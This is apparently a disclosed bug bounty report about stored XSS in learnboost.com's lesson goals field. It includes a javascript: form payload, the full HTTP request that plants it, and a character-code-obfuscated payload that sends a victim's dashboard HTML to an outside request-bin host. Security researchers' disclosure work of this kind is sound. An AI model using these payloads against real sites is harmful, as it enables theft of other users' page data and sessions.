Stored XSS in learnboost.com via the lesson[goals] parameter.
The lesson[goals] parameter on learnboost.com was vulnerable to stored cross-site scripting, allowing an attacker to inject a form with a javascript: action. When a victim clicked the button, the attacker could execute arbitrary JavaScript and exfiltrate the victim's dashboard HTML.
 Originally disclosed on HackerOne
- Fixed in 3 months
- Paid in 34 days
- Disclosed after 4 months
Summary
learnboost.com is vulnerable to stored XSS via the lesson[goals] parameter.
Browsers Verified In
- Mozilla Firefox 58.0b12 (64-bit)
PoC

The payload I used was:
<form action="javasc
ript:alert(document.domain)"><button>Click</button></form>
POST /apps/lesson/update HTTP/1.1
Host: www.learnboost.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Referer: https://www.learnboost.com/apps/lesson/5a3eca477aea32b6be2f639c
Content-Type: application/x-www-form-urlencoded
x-dynamic: 1
x-lb-csrf: REDACTED
X-Revision: 42ddad
X-Requested-With: XMLHttpRequest
Content-Length: 806
Cookie: learnboost=REDACTED
DNT: 1
Connection: close

__csrf=REDACTED&lesson%5B_teacher%5D=5a3ebf85b63f09f2be2e5694&lessonid=5a3eca477aea32b6be2f639c&lesson%5Bsections%5D=general%7Ctrue%7CGeneral%24standards%7Cfalse%7CStandards%24doc%7Cfalse%7CDoc+Editor%24materials%7Ctrue%7CMaterials%24evaluation%7Cfalse%7CEvaluation%24media%7Ctrue%7CMedia+(URLs)&lesson%5Bstandards%5D=&lesson%5Blesson_date%5D=&lesson%5Btitle%5D=Untitled&lesson%5Bmarketplace%5D=on&lesson%5Bconcept%5D=avavav&lesson%5Btags%5D=%5B%5D&lesson%5Bgradelevel%5D=&lesson%5B_classroom%5D=&lesson%5Breading%5D%5B%5D=&lesson%5Blinks%5D%5B%5D=&lesson%5Bgoals%5D=%3Cform%20action%3D%22javasc%0Aript%3Aalert(document.domain)%22%3E%3Cbutton%3EClick%3C%2Fbutton%3E%3C%2Fform%3E&lesson%5Bdocument%5D=&lesson%5Bmaterials%5D=&lesson%5Bevaluation%5D=&lesson%5Breflection%5D=
You can see the stored XSS in action here: https://www.learnboost.com/lesson/5a3eca477aea32b6be2f639c/untitled
Impact
With my colleague's permission, I let them view the page where the following payload was located:
<form action="javasc
ript:eval(String.fromCharCode(118,97,114,32,109,97,114,107,117,112,61,100,111,99,117,109,101,110,116,46,100,111,99,117,109,101,110,116,69,108,101,109,101,110,116,46,105,110,110,101,114,72,84,77,76,59,119,105,110,100,111,119,46,108,111,99,97,116,105,111,110,46,104,114,101,102,61,34,104,116,116,112,115,58,47,47,114,101,113,117,101,115,116,98,46,105,110,47,115,122,54,113,104,97,115,122,63,116,101,120,116,61,34,43,101,110,99,111,100,101,85,82,73,40,109,97,114,107,117,112,41,46,115,117,98,115,116,114,105,110,103,40,48,44,55,48,48,41))"><button>Click</button></form>
When they clicked on the button, the first 700 lines of their HTML dashboard were sent to my server.
On a side note, would it be possible to invite @gerben_javado to this report. We worked on this target together.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the application stored the lesson[goals] input without proper sanitisation or output encoding, allowing HTML and JavaScript to be saved and later rendered.
Impact
An attacker could execute arbitrary JavaScript in a victim's browser and exfiltrate the first 700 lines of their HTML dashboard when the victim clicked the injected button.
What the attacker needed
Attacker can create or edit a lesson; victim views the lesson page; victim clicks the injected button
How it was found
- Send a POST request to /apps/lesson/update with the lesson[goals] parameter containing a malicious form.
- Visit the lesson page to see the stored XSS execute when the button is clicked.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
Stored cross-site scripting (XSS) happens when a website saves user input and later shows it to other people without making it safe. Here, the lesson goals field accepted a form whose button ran JavaScript when clicked, so an attacker could steal information from anyone who viewed the lesson.
What is XSS?
Script an attacker supplies runs in another user's browser, on the target's origin, with that user's session.






